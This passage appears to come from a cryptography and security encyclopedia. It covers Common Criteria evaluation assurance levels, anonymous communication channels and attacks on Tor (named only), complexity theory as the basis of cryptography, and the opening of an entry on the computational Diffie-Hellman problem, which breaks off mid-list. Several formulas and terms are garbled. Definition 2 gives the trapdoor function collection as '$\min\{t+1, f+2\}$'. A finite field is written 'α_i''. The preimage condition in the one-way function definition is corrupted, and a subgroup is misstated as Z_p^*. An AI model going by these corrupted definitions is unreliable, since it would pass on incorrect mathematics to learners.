The SFRs selected in a security target of a TOE are evaluated through a set of measures (SARs security assurance requirements) taken during development and evaluation of the product. SARs provide evidences to assure compliance with the claimed security functionality.

The assurance is based upon an evaluation (active investigation) of the documentation and of the resulting IT product by expert evaluators. Evaluation techniques include, analysis and checking of processes and procedures, analysis of the correspondence between TOE design representations, analysis of functional tests developed and the results

provided, independent functional testing, analysis for vulnerabilities, and verification of proofs.

Common Criteria provides a catalogue of SARs. Each class is organized into families. For instance, the class “Tests” encompasses four families: coverage, depth, independent testing (i.e., functional testing performed by evaluators), and functional tests. Testing provides assurance that the TOE security functionalities behave as described. For instance, for coverage, the evaluator analyzes the documentation produced by the developer to demonstrate that all the security functionalities have been tested.

The evaluation effort is organized in seven packages of security assurance requirements, called evaluation assurance levels (EALs), from the basic and cheapest level EAL1 to the most stringent and most expensive EAL7. The increasing level of effort is based upon scope (the effort is greater because a larger portion of the IT product is included), depth (the effort is greater because it is deployed to a finer level of design and implementation detail), and rigor (the effort is greater because it is applied in a more structured, formal manner).

EAL1 package includes, for example, that the evaluator verifies the TOE unique identification and tests a subset of the TOE security functionalities. EAL1 applies when it is required to have confidence in a product’s correct operation, but threats to security are not viewed as serious.

EAL7 applies in extremely high-risk situations as well as when the high value of the assets justifies the higher costs. It includes, for instance, the formal analysis of tightly focused security functionalities.

Usually, an ST or PP author chooses one of these packages, possibly “augmenting” requirements in a few areas with requirements from a higher level.

Note that assigning an EAL level to a product does not mean to assign a value to a security measurement. It only means that the claimed security assurance of the TOE has been more extensively verified. The result of an evaluation is not “this IT product has this security value” but is “this IT product meets, or not, this security specification according to these verification measures.”

The three parts of the standard are complemented by a companion document CEM (Common methodology for evaluation) – evaluation methodology (Common Methodology for Information Technology Security Evaluation 2009), primarily devoted to evaluators applying the CC and

certifiers confirming evaluator actions. The document provides guidance for the evaluation process.

Applications

The main Common Criteria application has been in the certification of IT components (for instance, operating systems, firewalls, or smart cards). The Common Criteria website (http://www.commoncriteriaportal.org) includes a list of certified products. The documents published in the website (security targets and certification reports) are industrial examples of CC application. See also the case study presented in (Vetterling et al. 2002) for application of the Common Criteria in a software development project.

CC may also be used as a guide to specify security policies and to manage IT procurement. The catalogued SFSs and the published protection profiles may be helpful to identify the customer requirements to be used in a request for proposal. This approach has been also discussed in the context of large systems development (Keblawi and Sullivan 2006).

Open Problems

The methodology and value of Common Criteria have been critically examined. The main objection is that the evaluation is a process requiring a significant cost and time, and few, if any, metrics exist to support the most important question for any user: How has this CC-evaluated product improved my IT system's security (Hearn 2004).

Another important issue is the system-level security evaluation and the need of improvements in composing secure systems from CC-evaluated products (Keblawi and Sullivan 2006; Hearn 2004).

Relationship anonymity

Definitions

A communication channel is said to be anonymous if an eavesdropper can identify neither the sender nor the receiver with a probability higher than pure guessing, thus making sent messages indistinguishable from received ones.

Background

In any messaging system, *communication channel anonymity* is said to be achieved if any eavesdropper, aware of one or more exchanged messages between the sender and the receiver, is able to identify neither the sender nor the receiver with a probability higher than pure guessing.

Communication channel anonymity can be designed and implemented in several ways and at different levels. Since a communication channel involves at least two parties, anonymity can refer to either the source, the destination, or both. *Source anonymity* only guarantees the identity of the transmitting party, while *receiver anonymity* addresses the issue of hiding the identity of the receiver(s). Finally, bidirectional anonymity protects the identity of both the source and the destination(s).

From a general perspective, anonymous communication is difficult to achieve and to guarantee (over time), given the fact that the message – either representing the whole communication or part of it – is required to carry information about both the sender and the receiver in order to be properly delivered. Therefore, researchers focused on hiding either the sender or the receiver (or both) by replacing such information with others that still enable the communication but protect the identity of the communicating parties (anonymity).

Communication channel anonymity has been leveraged in several application scenarios, spanning from freedom of information to key establishment. A typical example is hiding source identity. Although in the popular culture being anonymous is seen negatively, as if something were to be hidden, there are cases in which remaining anonymous is essential to be able to freely express one's personal opinion. Several anonymous networks exploited the communication channel anonymity property to support freedom of information and speech on the Internet, especially in those countries where the government, as well as other powerful entities, tries to suppress it (La Morgia et al., 2018).

Theory and Applications

A preliminary definition of *communication channel anonymity* has been proposed by Chaum (1981, 1985, 1988) and later by Pfitzmann and Köhntopp (2001) and Danezis and Diaz (2008). The previous contributions mainly refer to wired systems where anonymity is achieved by replacing the identities of the sender and the receiver with the identities of the routing nodes in a multi-hop delivery system. This way, the message delivery between the sender and the receiver is achieved by a stateful chain of nodes (proxies) that protects the identity of the previous (and subsequent) nodes in the chain. A similar approach was used when implementing the onion

routing (TOR) (Dingledine et al., 2004; La Morgia et al., 2018). The main idea consists of the user choosing a three-relay circuit and negotiating with each node of the circuit a session key, needed for the layered encryption of the message. Each relay removes the outer encryption layer and forwards the message to the next link of the chain. Each node has only a local view of the chain, and the same applies to any adversary when in possession of any message eavesdropped during the communication. TOR supports many anonymous services including whistleblowing sites and spaces to let dissidents speak without being either censored or prosecuted. A valuable alternative to TOR is represented by I2P (Astolfi et al., 2015). It is proposed as an open-source Internet technology that allows to both use and provide Internet services anonymously. The main difference between I2P and TOR is that the latter was designed as a proxy service to anonymously access the regular Internet, while the former creates a network within the Internet and contains, within its borders, all its applications. Finally, anonymous channels can be used as the enabling technology of more complex anonymous infrastructures. A typical example is FreeNet (Clarke et al., 2001), being a peer-to-peer network application that relies on a decentralized distributed data store to allow the publication, retrieval, and replication of data while protecting the anonymity of both authors and readers.

Since different scenarios allow different applications, it is worth noting the case of wireless communications (Yung, 1985; Alpern and Schneider, 1983), where the transmitting source might *sanitize* both the sender and the receiver identifiers in order to prevent an eavesdropper from inferring the actual message source (and the destination). The sanitization is usually implemented by substituting both the sender and the receiver identifiers with either all zeros or a random bit string. This enables two peers to establish a secret key by exploiting source indistinguishability (Di Pietro and Oligeri, 2013, 2015; Sciancalepore et al., 2019; Usman et al., 2020). Indeed, under the anonymous channel assumption, which makes source and destination not identifiable, the peers involved in the key establishment tie the generation of a secret bit to the identity of the transmitting source (anonymous to the eavesdropper by definition). This crypto-less approach to key establishment is particularly suitable when crypto primitives are not available or either the hardware or the software of the peers do not fit the requirements of a standard key establishment approach.

Lastly, communication channel anonymity is a beneficial feature in (either wireless or wired) networks of event-triggered devices. Indeed, such devices (partially or completely) leak information about the event by just transmitting, since the device itself is associated with the event; thus, its transmission can be directly linked to a change in the state of the event the device is monitoring. Decoupling the transmitted message from the device (source anonymity) can mitigate the information an eavesdropper can infer.

Open Problems and Future Directions

Artificial intelligence is currently gaining momentum to run more and more effective attacks to channel anonymity. Indeed, in many use case scenarios (Hussain et al., 2020; Caprolu et al., 2020), machine learning algorithms proved to be effective in mapping the communication traffic back to the transmitting source by simply having access to network features such as interarrival time and packet size. Preventing source identification (source anonymity) is currently an open problem, while various solutions have been proposed exploiting scenario peculiarities and network traffic reshaping (Hussain et al., 2020).

Over the years, anonymous networks such as TOR have suffered several attacks. Taking TOR itself as an example, the attacks can be categorized according to their target: client, server, and network. Examples of attacks against the client include plug-in-based attacks, Torben attacks, P2P Information Leakage, induced TOR guard selection, routing attacks on privacy, and unpopular port exploitation. Examples of attacks against the server include cell counting and padding, TOR cell manipulation, location leaks identification in hidden services, and off-path main in the middle. Examples of attacks against the TOR network, instead, include bridge discovery, denial of service, and sniper attacks. Finally, generic attacks include traffic analysis attacks, timing attacks, and shaping attacks (Cambiaso et al., 2019).

For attacks aimed at deanonymization, there are several countermeasures that could be developed, including improving the directory system, introducing more guard nodes and bandwidth authorities, mitigating linkability attacks and the risks of website oracles, defending against website fingerprinting and relay early confirmation attack,

deploying a padding scheme, and introducing the Vanguard system (Karunanayake et al., 2020).

Finally, as for wireless communications, key generation exploiting communication channel anonymity resorts to higher radio usage, thus affecting the battery lifetime (if present) – this one being the major challenge of all the solutions that generate shared secret keys by leveraging channel indistinguishability. Moreover, while the aforementioned approach is straightforward in a scenario of two peers, networks constituted by a higher number of nodes (more than 2) require special attention since peer-to-peer communication is no more available (Di Pietro and Oligeri, 2015; Sciancalepore et al., 2019) due to the address sanitization that makes the channel anonymous.

Complexity theory

Definition

Computational complexity theory is the study of the minimal resources needed to solve computational problems. In particular, it aims to distinguish between those problems that possess efficient algorithms (the "easy" problems) and those that are inherently intractable (the "hard" problems). Thus computational complexity provides a foundation for most of modern cryptography, where the aim is to design cryptosystems that are "easy to use" but "hard to break" (Security [Computational, Unconditional]).

Theory

Running Time. The most basic resource studied in computational complexity is *running time* – the number of basic "steps" taken by an algorithm (Other resources, such as *space* [i.e., memory usage], are also studied, but they will not be discussed here). To make this precise, one needs to fix a model of computation (such as the Turing machine), but here

it suffices to informally think of it as the number of "bit operations" when the input is given as a string of 0s and 1s. Typically, the running time is measured as a function of the *input length*. For numerical problems, it is assumed the input is represented in binary, so the length of an integer N is roughly $\log_2 N$. For example, the elementary-school method for adding two n-bit numbers has running time proportional to n (For each bit of the output, we add the corresponding input bits plus the carry). More succinctly, it is said that addition can be solved in time "order n," denoted $O(n)$ (*O*-Notation). The elementary-school multiplication algorithm, on the other hand, can be seen to have running time $O(n^2)$. In these examples (and in much of complexity theory), the running time is measured in the *worst case*. That is, one measures the maximum running time over all inputs of length n.

Polynomial Time. Both the addition and multiplication algorithms are considered to be efficient because their running time grows only mildly with the input length. More generally, polynomial time (running time $O(n^c)$ for a constant c) is typically adopted as the criterion of efficiency in computational complexity. The class of all computational problems possessing polynomial-time algorithms is denoted P. (Typically, P is defined as a class of *decision problems* (i.e., problems with a yes/no answer), but here no such restriction is made.) Thus ADDITION and MULTIPLICATION are in P, and more generally, one thinks of P as identifying the "easy" computational problems. Even though not all polynomial-time algorithms are fast in practice, this criterion has the advantage of robustness: the class P seems to be independent of changes in computing technology. P is an example of a *complexity class* – a class of computational problems defined via some algorithmic constraint, in this case "polynomial time."

In contrast, algorithms that do not run in polynomial time are considered infeasible. For example, consider the *trial division* algorithms for integer factoring or primality testing (Primality Test). For an n-bit number, trial division can take time up to $2^{n/2}$, which is exponential time rather than polynomial time in n. Thus, even for moderate values of n (e.g., $n = 200$), trial division of n-bit numbers is completely infeasible for present-day computers, whereas addition and multiplication can be done in a fraction of a second. Computational complexity, however, is not concerned

with the efficiency of a particular algorithm (such as trial division), but rather whether a problem has *any* efficient algorithm at all. Indeed, for primality testing, there are polynomial-time algorithms known (Prime Number), so PRIMALITY is in *P*. For integer factoring, on the other hand, the fastest known algorithm has running time greater than $2^{n^{1/3}}$, which is far from polynomial. Indeed, it is believed that FACTORING is not in *P*; the RSA and Rabin cryptosystems (RSA Public-Key Encryption, RSA Digital Signature Scheme, Rabin Cryptosystem, Rabin Digital Signature Scheme) rely on this conjecture. One of the ultimate goals of computational complexity is to rigorously prove such *lower bounds*, i.e., establish theorems stating that there is no polynomial-time algorithm for a given problem. (Unfortunately, to date, such theorems have been elusive, so cryptography continues to rest on conjectures, albeit widely believed ones. More on this below.)

Polynomial Security. Given the above association of "polynomial time" with feasible computation, the general goal of cryptography becomes to construct cryptographic protocols that have polynomial efficiency (i.e., can be executed in polynomial time) but super-polynomial security (i.e., cannot be broken in polynomial time). This guarantees that, for a sufficiently large setting of the *security parameter* (which roughly corresponds to the input length in complexity theory), "breaking" the protocol takes much more time than using the protocol. This is referred to as *asymptotic security*.

While polynomial time and asymptotic security are very useful for the theoretical development of the subject, more refined measures are needed to evaluate real-life implementations. Specifically, one needs to consider the complexity of using and breaking the system for fixed values of the input length, e.g., $n = 1000$, in terms of the actual time (e.g., in seconds) taken on current technology (as opposed to the "basic steps" taken on an abstract model of computation). Efforts in this direction are referred to as *concrete security*. Almost all results in computational complexity and cryptography, while usually stated asymptotically, can be interpreted in concrete terms. However, they are often not optimized for concrete security (where even constant factors hidden in *O*-Notation are important).

Even with asymptotic security, it is sometimes preferable to demand that the gap between the efficiency and security of cryptographic protocols grows even more than polynomially fast. For example, instead of asking

simply for super-polynomial security, one may ask for *subexponential security* (i.e., cannot be broken in time 2^{n^ϵ} for some constant $\epsilon > 0$; Subexponential Time). Based on the current best-known algorithms (the Number Field Sieve for Factoring), it seems that FACTORING may have subexponential hardness and, hence, the cryptographic protocols based on its hardness may have subexponential security. Even better would be *exponential security*, meaning that the protocol cannot be broken in time $2^{\epsilon n}$ for some constant $\epsilon > 0$; Exponential Time. (This refers to terminology in the cryptography literature. In the computational complexity literature, 2^{n^ϵ} is typically referred to as exponential and $2^{\epsilon n}$ as strongly exponential.)

Complexity-Based Cryptography. As described above, a major aim of complexity theory is to identify problems that cannot be solved in polynomial time, and a major aim of cryptography is to construct protocols that cannot be broken in polynomial time. These two goals are clearly well-matched. However, since proving lower bounds (at least for the kinds of problems arising in cryptography) seems beyond the reach of current techniques in complexity theory, an alternative approach is needed.

Present-day complexity-based cryptography therefore takes a *reductionist approach*: it attempts to relate the wide variety of complicated and subtle computational problems arising in cryptography (forging a signature, computing partial information about an encrypted message, etc.) to a few, simply stated assumptions about the complexity of various computational problems. For example, under the assumption that there is no polynomial-time algorithm for FACTORING (that succeeds on a significant fraction of composites of the form $n = pq$), it has been demonstrated (through a large body of research) that it is possible to construct algorithms for almost all cryptographic tasks of interest (e.g., asymmetric cryptosystems, digital signature schemes, secure multiparty computation, etc.). However, since the assumption that FACTORING is not in P is only a conjecture and could very well turn out to be false, it is not desirable to have all of modern cryptography to rest on this single assumption. Thus, another major goal of complexity-based cryptography is to abstract the properties of computational problems that enable us to build cryptographic protocols from them. This way, even if one problem turns out to be in P, any other problem satisfying those properties can be used without changing

any of the theory. In other words, the aim is to base cryptography on assumptions that are as weak and general as possible.

Modern cryptography has had tremendous success with this reductionist approach. Indeed, it is now known how to base almost all basic cryptographic tasks on a few simple and general complexity assumptions (that do not rely on the intractability of a single computational problem, but may be realized by any of several candidate problems). Among other things, the text below discusses the notion of a *reduction* from complexity theory that is central to this reductionist approach and the types of general assumptions, such as the existence of underlineone-way functions, on which cryptography can be based.

Reductions. One of the most important notions in computational complexity, which has been inherited by cryptography, is that of a *reduction* between computational problems. A problem Π is said to reduce to problem Γ if Π can be solved in polynomial time given access to an "oracle" that solves Γ (i.e., a hypothetical black box that will solve Γ on arbitrary instances in a single time step). Intuitively, this captures the idea that problem Π is no harder than problem Γ. For a simple example, note that PRIMALITY reduces to FACTORING (without using the fact that PRIMALITY is in P, which makes the reduction trivial): Assume an oracle that, when fed any integer, returns its prime factorization in one time step. This oracle makes it possible to solve PRIMALITY in polynomial time as follows: on input N, feed the oracle with N, output "`prime`" if the only factor returned by the oracle is N itself, and output "`composite`" otherwise.

It is easy to see that if problem Π reduces to problem Γ, and $\Gamma \in P$, then $\Pi \in P$: if the oracle queries are substituted with the actual polynomial-algorithm for Γ, the result is a polynomial-time algorithm for Π. Turning this around, $\Pi \notin P$ implies that $\Gamma \notin P$. Thus, reductions give a way to use an assumption that one problem is intractable to deduce that other problems are intractable. Much work in cryptography is based on this paradigm: for example, one may take a complexity assumption such as "there is no polynomial-time algorithm for FACTORING" and use reductions to deduce statements such as "there is no polynomial-time algorithm for breaking encryption scheme X" (As discussed later, for cryptography, the formalizations of such statements and the notions of reduction in cryptography are more involved than suggested here).

NP. Another important complexity class is *NP*. Roughly speaking, this is the class of all computational problems for which solutions can be *verified* in polynomial time (*NP* stands for *nondeterministic polynomial time*. Like *P*, *NP* is typically defined as a class of decision problems, but again that constraint is not essential for the informal discussion in this entry). For example, given that PRIMALITY is in *P*, one can easily see that FACTORING is in *NP*: To verify that a supposed prime factorization of a number *N* is correct, simply test each of the factors for primality and check that their product equals *N*. *NP* can be thought of as the class of "well-posed" search problems: it is not reasonable to search for something unless you can recognize when you have found it. Given this natural definition, it is not surprising that the class *NP* has taken on a fundamental position in computer science.

It is evident that $P \subseteq NP$, but whether or not $P = NP$ is considered to be one of the most important open problems in mathematics and computer science. It is widely believed that $P \neq NP$, indeed, FACTORING is one candidate for a problem in $NP \backslash P$. In addition to FACTORING, *NP* contains many other computational problems of great importance, from many disciplines, for which no polynomial-time algorithms are known.

The significance of *NP* as a complexity class is due in part to the *NP-complete* problems. A computational problem Π is said to be *NP*-complete if $\Pi \in NP$ and every problem in *NP* reduces to Π. Thus the *NP*-complete problems are the "hardest" problems in *NP* and are the most likely to be intractable. (Indeed, if even a single problem in *NP* is not in *P*, then all the *NP*-complete problems are not in *P*.) Remarkably, thousands of natural computational problems have been shown to be *NP*-complete. (See Garey and Johnson 1979.) Thus, it is an appealing possibility to build cryptosystems out of *NP*-complete problems, but unfortunately, *NP*-completeness does not seem sufficient for cryptographic purposes (as discussed later).

Randomized Algorithms. Throughout cryptography, it is assumed that parties have the ability to make random choices; indeed, this is how one models the notion of a secret key. Thus, it is natural to allow not just algorithms whose computation proceeds deterministically (as in the definition of *P*), but also consider *randomized algorithms* – ones that may make random choices in their computation (Thus, such algorithms are

designed to be implemented with a physical source of randomness. Random Bit Generation [Hardware]).

Such a randomized (or *probabilistic*) algorithm *A* is said to solve a given computational problem if on every input *x*, the algorithm outputs the correct answer with high probability (over its random choices). The error probability of such a randomized algorithm can be made arbitrarily small by running the algorithm many times. For examples of randomized algorithms, see the probabilistic primality tests in the entry on prime number. The class of computational problems having polynomial-time randomized algorithms is denoted *BPP* (which stands for "bounded-error probabilistic polynomial time"). A widely believed strengthening of the $P \neq NP$ conjecture is that $NP \not\subseteq BPP$.

P vs. NP and Cryptography. The assumption $P \neq NP$ (and even $NP \not\subseteq BPP$) is *necessary* for most of modern cryptography. For example, take any efficient encryption scheme and consider the following computational problem: given a ciphertext *C*, find the corresponding message *M* along with the key *K* and any randomization *R* used in the encryption process. This is an *NP* problem: the solution (*M*, *K*, *R*) can be verified by re-encrypting the message *M* using the key *K* and the randomization *R* and checking whether the result equals *C*. Thus, if $P = NP$, this problem can be solved in polynomial time, i.e., there is an efficient algorithm for breaking the encryption scheme. (Technically, to conclude that the cryptosystem is broken requires that the message *M* is uniquely determined by ciphertext *C*. This will be the case for most messages if the message length is greater than the key length. If the message length is less than or equal to the key length, then there exist encryption schemes that achieve information-theoretic security for a single encryption, e.g., the one-time pad, regardless of whether or not $P = NP$. Shannon's Model).

However, the assumption $P \neq NP$ (or even $NP \not\subseteq BPP$) does not appear *sufficient* for cryptography. The main reason for this is that $P \neq NP$ refers to *worst-case complexity*. That is, the fact that a computational problem Π is not in *P* only means that for every polynomial-time algorithm *A*, there *exist* inputs on which *A* fails to solve Π. However, these "hard inputs" could conceivably be very rare and very hard to find. Intuitively, to make use of intractability (for the security of cryptosystems), one needs to be able to efficiently generate hard instances of an intractable computational problem.

One-way functions. The notion of a One-Way Function captures the kind of computational intractability needed in cryptography. Informally, a one-way function is a function *f* that is "easy to evaluate" but "hard to invert". That is, it is required that the function *f* can be computed in polynomial time, but given $y = f(x)$, it is intractable to recover *x*. The difficulty of inversion is required to hold even when the input *x* is chosen *at random*. Thus, one can efficiently generate hard instances of the problem "find a preimage of *y*," by selecting *x* at random and setting $y = f(x)$ (Note that this process actually generates a hard instance together with a solution; this is another way in which one-way functions are stronger than what follows from $P \neq NP$). To formalize the definition, one needs the concept of a *negligible function*. A function $\epsilon : \mathbb{N} \rightarrow [0, 1]$ is negligible if for every constant *c*, there is an n_0 such that $\epsilon(n) \leq 1/n^c$ for all $n \geq n_0$. That is, ϵ vanishes faster than the reciprocal of any polynomial. Then the definition is as follows:

Definition 1 (one-way function) *A one-to-one function f is* one-way *if it satisfies the following conditions*.

1. *(Easy to evaluate) f can be evaluated in polynomial time*.

2. *(Hard to invert) For every probabilistic polynomial-time algorithm A, there is a negligible function ϵ such that*

$$\Pr\left[A\left(f(X)\right) = X\right] \leq \epsilon(n),$$

   where the probability is taken over selecting an input X of length n uniformly at random and the random choices of the algorithm A.

For simplicity, the definition above is restricted to one-to-one one-way functions. Without the one-to-one constraint, the definition should refer to the problem of finding *some* preimage of *f*(*X*), i.e., require the probability that $A(f(X)) \in |Z|$ $(f(X))$ is negligible (For technical reasons, it is also required that *f* does not shrink its input too much, e.g., that the length of $|f(x)|$ and length of $|x|$ are polynomially related ([in both directions]).

The length *n* of the input can be thought of as corresponding to the *security parameter* (or *key length*) in a cryptographic protocol using *f*. If *f* is

one-way, it is guaranteed that by making n sufficiently large, inverting f takes much more time than evaluating f. However, to know how large to set n in an implementation requires a concrete security analogue of the above definition, where the maximum success probability ϵ is specified for A with a particular running time on a particular input length n, and a particular model of computation.

The "inversion problem" is an *NP* problem (to verify that X is a preimage of Y, simply evaluate $f(X)$ and compare with Y). Thus, if $NP \subseteq BPP$, then one-way functions do not exist. However, the converse is an open problem, and proving it would be a major breakthrough in complexity theory. Fortunately, even though the existence of one-way functions does not appear to follow from $NP \nsubseteq BPP$, there are a number of natural candidates for one-way functions.

Some Candidate One-Way Functions. These examples are described informally and may not all match up perfectly with the simplified definition above. In particular, some are actually *collections of one-way functions* $\mathcal{F} = \{f_i : \mathcal{D}_i \to \mathcal{R}_i\}$, and the functions f_i are parameterized by an index i that is generated by some randomized algorithm. (Actually, one can convert a collection of one-way functions into a single one-way function, and conversely. See Goldreich 2001.)

1. (Multiplication) $f(p, q) = p \cdot q$, where p and q are primes of equal length. Inverting f is the FACTORING problem (Integer Factoring, which indeed seems intractable even on random inputs of the form $p \cdot q$).

2. (Subset Sum) $f(x_1, \ldots, x_n, S) = (x_1, \ldots, x_n, \sum_{i \in S} x_i)$. Here, each x_i is an n-bit integer and $S \subseteq [n]$. Inverting f is the SUBSET SUM problem (Knapsack Cryptographic Schemes). This problem is known to be *NP*-complete, but for the reasons discussed above, this does not provide convincing evidence that f is one way (nevertheless it seems to be so).

3. (The Discrete Log Collection) $f_{G,g}(x) = g^x$, where G is a cyclic group (e.g., $G = \mathbb{Z}_p^*$ for prime p), g is a generator of G, and $x \in \{1, \ldots, |G| - 1\}$. Inverting $f_{G,g}$ is the DISCRETE LOG problem (Discrete Logarithm Problem), which seems intractable. This (like the next two examples) is

actually a collection of one-way functions, parametrized by the group G and generator g.

4. (The RSA Collection) $f_{n,e}(x) = x^e \bmod n$, where n is the product of two equal-length primes, e satisfies $\gcd(e, \phi(n)) = 1$, and $x \in \mathbb{Z}_n^*$. Inverting $f_{n,e}$ is the RSA problem.

5. (Rabin's Collection (Rabin Cryptosystem, Rabin Digital Signature Scheme)) $f_n(x) = x^2 \bmod n$, where n is a composite and $x \in \mathbb{Z}_n^*$. Inverting f_n is known to be as hard as factoring n.

6. (Hash functions & block ciphers) Most cryptographic hash functions seem to be *finite* analogues of one-way functions with respect to *concrete* security. Similarly, one can obtain candidate one-way functions from block ciphers, say by defining $f(K)$ to be the block cipher applied to some fixed message using key K.

In a long sequence of works by many researchers, it has been shown that one-way functions are indeed the "right assumption" for complexity-based cryptography. On one hand, almost all tasks in cryptography imply the existence of one-way functions. Conversely (and more remarkably), many useful cryptographic tasks can be accomplished given any one-way function.

Theorem 1 *The existence of one-way functions is necessary and sufficient for each of the following*:

- *The existence of commitment schemes*.
- *The existence of pseudorandom number generators*.
- *The existence of pseudorandom functions*.
- *The existence of symmetric cryptosystems*.
- *The existence of digital signature schemes*.

These results are proven via the notion of reducibility mentioned above, albeit in much more sophisticated forms. For example, to show that the existence of one-way functions implies the existence of pseudorandom generators, one describes a general construction of a pseudorandom generator G from any one-way function f. To prove the correctness of this

construction, one shows how to "reduce" the task of inverting the one-way function *f* to that of "distinguishing" the output of the pseudorandom generator *G* from a truly random sequence. That is, any polynomial-time algorithm that distinguishes the pseudorandom generator can be converted into a polynomial-time algorithm that inverts the one-way function. But if *f* is one-way, it cannot be inverted, implying that the pseudorandom generator is secure. These reductions are much more delicate than those arising in, say, the *NP*-completeness, because they involve nontraditional computational tasks (e.g., inversion, distinguishing) that must be analyzed in the average case (i.e., with respect to nonnegligible success probability).

The general constructions asserted in Theorem 1 are very involved and not efficient enough to be used in practice (though still polynomial time), so it should be interpreted only as a "plausibility result." However, from special cases of one-way functions, such as one-way permutations (One-Way Function) or some of the specific candidate one-way functions mentioned earlier, much more efficient constructions are known.

Trapdoor Functions. For some tasks in cryptography, most notably public-key encryption (Public-Key Cryptography), one-way functions do not seem to suffice, and additional properties are used. One such property is the *trapdoor* property, which requires that the function *can* be easily inverted given certain "trapdoor information." What follows is not the full definition, but just a list of the main properties (Trapdoor One-Way Function).

Definition 2 (trapdoor functions, informal) *A collection of one-to-one functions* $\min\{t+1, f+2\}$ *is a collection of* trapdoor functions *if*

1. *(Efficient generation) There is a probabilistic polynomial-time algorithm that, on input a security parameter n, generates a pair* (i, t_i)*, where i is the index to a (random) function in the family and* t_i *is the associated "trapdoor information."*

2. *(Easy to evaluate) Given i and* $x \in \mathcal{D}_i$ *, one can compute* $f_i(x)$ *in polynomial time.*

3. *(Hard to invert) There is no probabilistic polynomial-time algorithm that on input* $(i, f_i(x))$ *outputs x with nonnegligible probability. (Here, the probability is taken over i,* $x \in \mathcal{D}_i$ *, and the coin tosses of the inverter.)*

4. *(Easy to invert with trapdoor) Given* t_i *and* $f_i(x)$*, one can compute x in polynomial time*.

Thus, trapdoor functions are *collections* of one-way functions with an additional trapdoor property (Item 4). The RSA and Rabin collections described earlier have the trapdoor property. Specifically, they can be inverted in polynomial time given the factorization of the modulus *n*.

One of the main applications of trapdoor functions is for the construction of public-key encryption schemes.

Theorem 2 *If trapdoor functions exist, then public-key encryption schemes exist*.

There are a number of other useful strengthenings of the notion of a one-way function, discussed elsewhere in this volume: claw-free permutations, collision-resistant hash functions (Collision Resistance, and Universal One-Way Hash Functions).

Other Interactions with Cryptography. The interaction between computational complexity and cryptography has been very fertile. The text above describes the role that computational complexity plays in cryptography. Conversely, several important concepts that originated in cryptography research have had a tremendous impact on computational complexity. Two notable examples are the notions of pseudorandom number generators and interactive proof systems.

Open Problems

Computational complexity has a vast collection of open problems. The discussion above touched upon three that are particularly relevant to cryptography:

- Does $P = NP$?
- Is FACTORING in BPP?
- Does $NP \not\subseteq BPP$ imply the existence of one-way functions?

Computational Diffie-Hellman Problem

Igor Shparlinski[50] ✉
(50) Department of Computing Faculty of Science, Macquarie University, Sydney, Australia

Synonyms

CDH; DHP; Diffie-Hellman problem

Definition

Let G be a cyclic group with generator$g$ and let $g^x, g^y \in G$. The *computational Diffie-Hellman problem* is to compute g^{xy}.

Background

In their pioneering paper, Diffie and Hellman (1976) proposed an elegant, reliable, and efficient way to establish a common key between two communicating parties. In the most general setting their idea can be described as follows (see Diffie–Hellman Key Agreement for further discussion). Given a cyclic group G and a generator g of G, two communicating parties Alice and Bob execute the following protocol:

- Alice selects secret x, Bob selects secret y
- Alice publishes $X = g^x$, Bob publishes $Y = g^y$
- Alice computes $K = Y^x$, Bob computes $K = X^y$

Therefore, at the end of the protocol the values $X = g^x$ and $Y = g^y$ have become public, while the value $K = Y^x = X^y = g^{xy}$ supposedly remains private and is known as the Diffie-Hellman shared key.

Thus the computational Diffie-Hellman Problem (CDHP) with respect to the group G is to compute the key g^{xy} from the public values g^x and g^y. Certainly, only groups in which the CDHP is hard are of cryptographic interest. For example, if G is the *additive* group of a residue ring $\mathbb{Z}/m\mathbb{Z}$ modulo m, see modular arithmetic, then the CDHP is trivial: using additive notations the attacker simply computes $x \equiv X/g \pmod{m}$ (because g is a generator of the additive group of $\mathbb{Z}/m\mathbb{Z}$, we have $\gcd(g, m) = 1$ and the extended Euclidean algorithm can be used to invert g modulo m) and then $K \equiv xY \pmod{m}$.

On the other hand, it is widely believed that using *multiplicative*subgroups of the group of units $(\mathbb{Z}/m\mathbb{Z})^*$ of the residue ring $\mathbb{Z}/m\mathbb{Z}$ modulo m yields examples of groups for which the CDHP is hard, provided that the modulus m is carefully chosen. In fact these groups are exactly the groups suggested by Diffie and Hellman (1976). This belief also extends to subgroups of the multiplicative group $\mathbb{F}_q^*$ of a finite field α_i' of q elements, see torus-based cryptography.

Although, the requirements on the suitable groups have been refined since 1976 and are better understood, unfortunately not too many other examples of "reliable" groups have been found. Probably the most intriguing and promising example, practically and theoretically, is given by subgroups of point groups on elliptic curves, which have been proposed for this kind of application by Koblitz (1987) and Miller (1986). Since the original proposal, many very important theoretical and practical issues related to using elliptic curve cryptography have been investigated, see (Blake et al. 1999; Enge 1999). Even more surprisingly, elliptic curves have led to certain variants of the Diffie-Hellman scheme using pairings, which are not available in subgroups of $\mathbb{F}_q^*$ or $(\mathbb{Z}/m\mathbb{Z})^*$, see (Boneh and Franklin 2001; Joux 2000, 2002) and the entries on pairing-based key exchange and identity-based encryption.

Theory

It is immediate that if one can find x from the given value of g^x, that is, if one can solve the discrete logarithm problem (DLP), then the whole scheme is broken. In fact, in the example of the additive group as a "weak" group, the CDHP was solved by first solving the DLP to retrieve x and then

computing the shared key in the same way as Alice. Thus the CDHP is not harder than the DLP. On the other hand, the only known (theoretical and practical) way to solve the CDHP is to solve the associated DLP. Thus a natural question arises whether CDHP is equivalent to DLP or is strictly weaker. The answer can certainly depend on the specific group G. Despite a widespread assumption that this indeed is the case, that is, that in any cryptographically "interesting" group CDHP and DLP are equivalent, very few theoretical results are known. In particular, it has been demonstrated in (Boneh and Lipton 1996; Maurer and Wolf 1999, 2000) that, under certain conditions, CDHP and DLP are polynomial time equivalent. However, there are no unconditional results known in this direction. Some quantitative relations between complexities of CDHP and DLP are considered in (Cherepnev 1996); relations between different DL-based assumptions are explored in (Koblitz and Menezes 2010; Koblitz et al. 2011).

Applications

The choice of the group G is crucial for the hardness of the CDHP (while the choice of the generator g does not seem to be important at all). Probably the most immediate choice is $G = \mathbb{F}_q^*$, thus g is a primitive element of the finite field α_i'. However, one can work in a subgroup of $\mathbb{F}_q^*$ of sufficiently large prime order ℓ (but still much smaller than q and thus more efficient) without sacrificing the security of the protocol. Indeed, based on the current knowledge it may be concluded that the hardness of the DLP in a subgroup $G = \mathbb{Z}_p^*$ (at least for some most commonly used types of fields; for further discussion see discrete logarithm problem) is bounded by each of the following:

1. $\ell^{1/2}$, where ℓ is the largest prime divisor of $\#G$, see (Menezes et al. 1996; Stinson 1995) and the entry on generic attacks against DLP
